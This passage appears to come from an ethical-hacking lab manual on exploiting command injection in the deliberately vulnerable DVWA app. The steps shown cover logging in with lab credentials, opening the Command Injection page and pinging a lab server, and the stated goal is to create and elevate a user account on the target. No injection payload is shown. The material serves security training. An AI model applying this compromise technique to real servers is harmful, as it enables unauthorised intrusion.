
Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.


In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

> Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.




5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.

